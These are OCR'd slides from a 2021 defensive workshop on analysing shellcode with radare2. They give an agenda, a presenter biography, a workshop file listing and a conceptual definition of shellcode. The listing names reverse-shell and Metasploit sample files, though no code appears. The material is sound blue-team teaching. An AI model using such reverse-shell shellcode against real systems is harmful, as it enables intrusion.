


LAC
ともに、イキル

TEXAS CYBER SUMMIT 2021


Basic Sh3llc0d3 analysis

with radare2 & its DFIR handling hands-on

@unixfreaxjp - the public shared edition

Cyber Emergency Center - LAC / LACERT

Analysis research material of malwaremustdie.org project



LAC
ともに、イキル

I will say this again, again, and again:

“Start from the skills that you’re good at.”

DISCLAIMER


1. I wrote this training slide as a **blue-teamer** based on my r2 know-how & experience in handling incidents on cyber intrusion involving shellcodes in MMD, as a share-back the basic knowledge to fellow blue teams in radare2 community in dealing with the shellcode analysis.

2. The talk is meant to be a non-operational with no-attribution and it is written to be as conceptual for education purpose; contains basic methods for shellcode analysis with radare2 & tools in the shell / windows platform.

3. The material is based on cyber threat research we have conducted in MalwareMustDie organization, and there is no data nor information from other speaker's profession or from other groups is included in any of these slides.

Liability Disclaimer

```
 1  WORKSHOP LIABILITY DISCLAIMER↓
 2  ↓
 3  This disclaimer informs readers that the technical information shared in this workshop, by the author
    (unixfreaxjp) including views, thoughts, and opinions expressed in all workshop materials (video, docu
    ments & text information/chat) belong solely to the author, and not necessarily to the author's employ
    er, organization, committee or other group or individual, it is based on wha we researched independent
    ly in malwaremustdie dot org. ↓
 4  ↓
 5  By joining this workshop, you agree to the following:↓
 6  ↓
 7  NO WARRANTIES: All of the information provided on this workshop is provided "AS-IS" and with NO WARRAN
    TIES. No express or implied warranties of any type, including for example implied warranties of mercha
    ntability or fitness for a particular purpose, are made with respect to the shared information, or any
     use of the shared information, on this workshop and venue. The author makes no representations and ex
    tends no warranties of any type as to the accuracy or completeness of any shared information or techni
    cal know-how on this workshop and its presentations.↓
 8  ↓
 9  DISCLAIMER OF LIABILITY: Author specifically DISCLAIMS LIABILITY FOR INCIDENTAL OR CONSEQUENTIAL DAMAG
    ES and assumes no responsibility or liability for any loss or damage suffered by any person as a resul
    t of the use or misuse of any of the information or content on this workshop. Author assumes or undert
    akes NO LIABILITY for any loss or damage suffered as a result of the use, misuse or reliance on the in
    formation and content on this website.↓
10  ↓
11  USE AT YOUR OWN RISK: This workshop is for educational purpose for Texas Cyber Summit 2021 attendees o
    nly. You are advised to consult to your trusted expert before performing any exercise including the pr
    ograms shared in this workshop. It is your responsibility to evaluate your own security safety, and to
     independently determine whether to perform, use or adapt any of the information or content by the aut
    hor. By voluntarily undertaking any exercises advised in this workshop, you assumed to understand the
    risk of any misused resulting damages.[EOF]
```



LAC
ともに、イキル

Agenda

What's this workshop briefing all about?

@unixfreaxjp, October 2021

1. Introduction
2. Background (what, how and why)
   - What is "shellcode"
   - Why we learn shellcode
   - Basic knowledge requirement
3. Shellcode analysis methods
   - How to build a shellcode
   - Analysis environment
   - Static vs dynamic analysis
   - Build demonstration Linux/Win
4. Analysis concept in radare2
   - Windows vs Linux shellcode on r2
   - Static, dynamic & emulation
   - Windows (common WinExec)
   - GetProcAddress⇒WinExec
   - Windows modular shellcode
5. 64 bits shellcode (Linux/Windows/OSX)
   - Analysis environment and -
   - How they are built
   - OSX shellcode analysis

Agenda


What's this workshop briefing all about?

@unixfreaxjp, October 2021

6. Introduction to advanced class
    - Post exploitation's shellcode
    - Linux shellcode in process injection
    - Special case
7. DFIR practical hands out
    - What blue teamers should know
    - Blue team's tips on mitigation
    - Hot forensics vs Reproduction
    - Seeking artifacts with radare2
    - Dealing with shellcode in incidents
    - My playbook on shellcode analysis
8. Appendix
    - Resources
    - Example of shellcode wrapper
    - Interesting shellcode cases
    - Reference
    - Workshop resource list
9. Salutation and thank you

Chapter one Introduction

“Just relax, enjoy the talk & exercise afterward! ”




LAC
ともに、イキル

About @unixfreaxjp

1. Just another security guy:
   - I help cyber incident victims at Cyber Emergency Center of LACERT in LAC Tokyo, Japan as senior RE/threat intrusion analyst.
   - Active member in FIRST dot org, as co-chair of CTI SIG
   - co-founder & lead cyber threat analyst in MalwareMustDie dot org.
2. The radare2 community committer:
   - Long time user of “radare” since 2007, switched to “radar” FreeBSD ports in 2011, and joined “radare2” community from 2012, and help the dev team with active tests for bugfix since 2019
   - Now I am in radare dot org as product QA/testing
   - Built first preinstall OS w/ radare2 decompilers intact (r2Ghidra) on Tsurugi Linux as OS I use for binary RE or DFIR training on events: In here, SecurityCamps, SECCON, FIRST
   - Co-founder for R2JP (radare2 Japan community).


..my day work looks like this:

..my after work activity on cyber threat research



Our focus is now on this regeneration gear

Balance between: Achievements, Sharing, Education and Regeneration



LAC
ともに、イキル

Introduction about this talk & its sequels

I have delivered a roadmap to share practical know-how on binary analysis in a series of talks, and executed them in a sequel events:

Year	Event	Theme	Description
2018	R2CON	Unpacking a non-unpackable	ELF custom packed binary dissection r2
2019	HACKLU	Linux Fileless injection	Post exploitation today on Linux systems
2019	SECCON	Decompiling in NIX shells	Forensics & binary analysis w/shell tools
2020 (Spt)	R2CON	Okay, so you don't like shellcode too?	Shellcode (part1 / beginner) For radare2 users
2020 (Oct)	ROOTCON	A deeper diving on shellcode..	Shellcode (part2 / advanced) Multiple tools used For vulnerability & exploit analysis
2021	SECCON	Shellcode workshop	All about r2 and shellcode (Japanese)
2021	Texas Cyber	Shellcode briefs	All about r2 and shellcode (English)

How to follow this online workshop


This workshop program contains of below hands-on material:

1. The workshop briefings video (this presentation)
2. The workshop briefing slide to download and view
3. The workshop learning video set accessible online
4. The workshop archive files, contains of workfiles, setup tools and examples hands-on to be downloaded online
5. And the workshop Q/A slack invite URL at channel: #r2-sc-basics

- The overview for each materials can be seen in the next slides.


How to follow this online workshop

This slide to download or view




How to follow this online workshop

The workshop full exercise video set



How to follow this online workshop

The workshop archive files





```
├─001-Setup32
│  ├─linux
│  ├─win-tools
│  └─windows
├─002-Build32
│  ├─Linux
│  └─Windows
├─003-Analysis32
│  ├─linux
│  ├─windows-for-practise
│  ├─windows-modular
│  ├─windows-test-msgbox
│  ├─windows-winexec1
│  ├─windows-winexec2
│  └─windows-winexec3
├─004-Setup64
│  ├─linux64
│  │  └─Setup_Analysis_9a
│  │     ├─codes
│  │     └─hint-tpl
│  └─win64-tools
├─005-Analysis64
│  ├─Linux64-injection-analysisI10
│  ├─OSX64-analysis9b
│  ├─Win64-Metasploit-Analysis8
│  └─Win64-analysis-6a-new-tpl-calc
```

```
/..                                  UP--DIR
 block_api.asm                          6829
 block_exitfunk.asm                     1225
 block_reverse_tcp.asm                  2796
 block_shell.asm                        3273
 seccon011-asm-tpl64.asm                8682
*seccon011-asm-tpl64.exe                1216
 seccon011-c-tpl64.c                    1732
*seccon011-c-tpl64.exe                 54822
 seccon011-c-tpl64.o                    1671
 seccon011-src.txt                      3379
 seccon012-asm-tpl64.asm                9607
*seccon012-asm-tpl64.exe                1392
 seccon012-c-tpl64.c                    2561
*seccon012-c-tpl64.exe                 54822
 seccon012-c-tpl64.o                    1847
 seccon012-src.txt                      7822
 single_exec.asm                         935
 single_exec.elf                        1312
 single_shell_reverse_tcp.asm            918
 single_shell_reverse_tcp.elf           1520
```


How to follow this online workshop

Workshop Q/A channel #r2-sc-basics



Chapter two Background (what, why and how)


“It’s all started from basics..”



LAC
ともに、イキル

So, what is “shellcode”? (The definition)


1. Shellcode is a sequence of bytes that represents assembly instructions.
2. Historically it is firstly coded to return a remote shell when executed.
3. Meant to run into an executable area to run a desired task.
4. Shellcode works in a very small area in memory to be fit in.
5. Mostly (but not necessarily always) is used for exploitation.
6. Has dependency to obtain and use its environment functions (as API call to a library or directly invoking syscall) to perform its tasks.
7. Shellcode bytes/codes can not be executed as per binary or command line without additional setup i.e.: injection, wrapper, caller or loader.
8. For execution shellcode execution looks for EIP and save the EIP (Instruction Pointer) onto the top of the stack, following by POP that will retrieve it from the top of the stack and put it to RAX/EAX.
9. In Windows systems It is usually firstly seeks for kernel’s base library and gets the function address by utilizing its Windows API to work.



LAC
ともに、イキル

Why we learn to analyze shellcode? What/why/how


1. We want to see how it works.
2. We want to know why it can be started to be executed.
3. We want to learn to prevent it working if it is harmful.
4. We want to harden and improve our security.
5. We understand that shellcode is always be there.
6. There are so many shellcode and its source code shared in repositories all around the internet, making its indecent usage is unavoidable.
7. (Post)Exploitation tools and their frameworks are mostly using shellcode as a stage to inject its tasks or payload to the victim's environment.
8. Shellcode can work in any OS and platforms or architectures, from end point to servers, from IoT to mainframes.
9. Shellcode evolves as fast as OS security evolves. We NEED to keep in touch with the recent shellcode development, tools and frameworks. Your OS, your browsers, your software applications can be the target.



LAC
ともに、イキル

As the practical summary..

1. Shellcodes purpose:
   - To gain shell for command or invoking an execution
   - As a loader, a downloader, or further intrusion stages
   - To be fileless and leaving no artifact traces
   - Sockets are mostly used, to write, connect, pipe, exec etc
2. How do we collect Shellcodes:
   - Post Exploitation frameworks: Empire, Cobalt Strike, Metasploit, etc exploit & injection toolings
   - Self generated (need compiler, linker and disassembler)
   - Adversaries activities via cyber threat intelligence
3. Sources for shellcode to follow in the internet:
   - Exploitation and Post-exploitation development
   - Vulnerability PoC
   - Trolling read teamer tooling and resources :-P

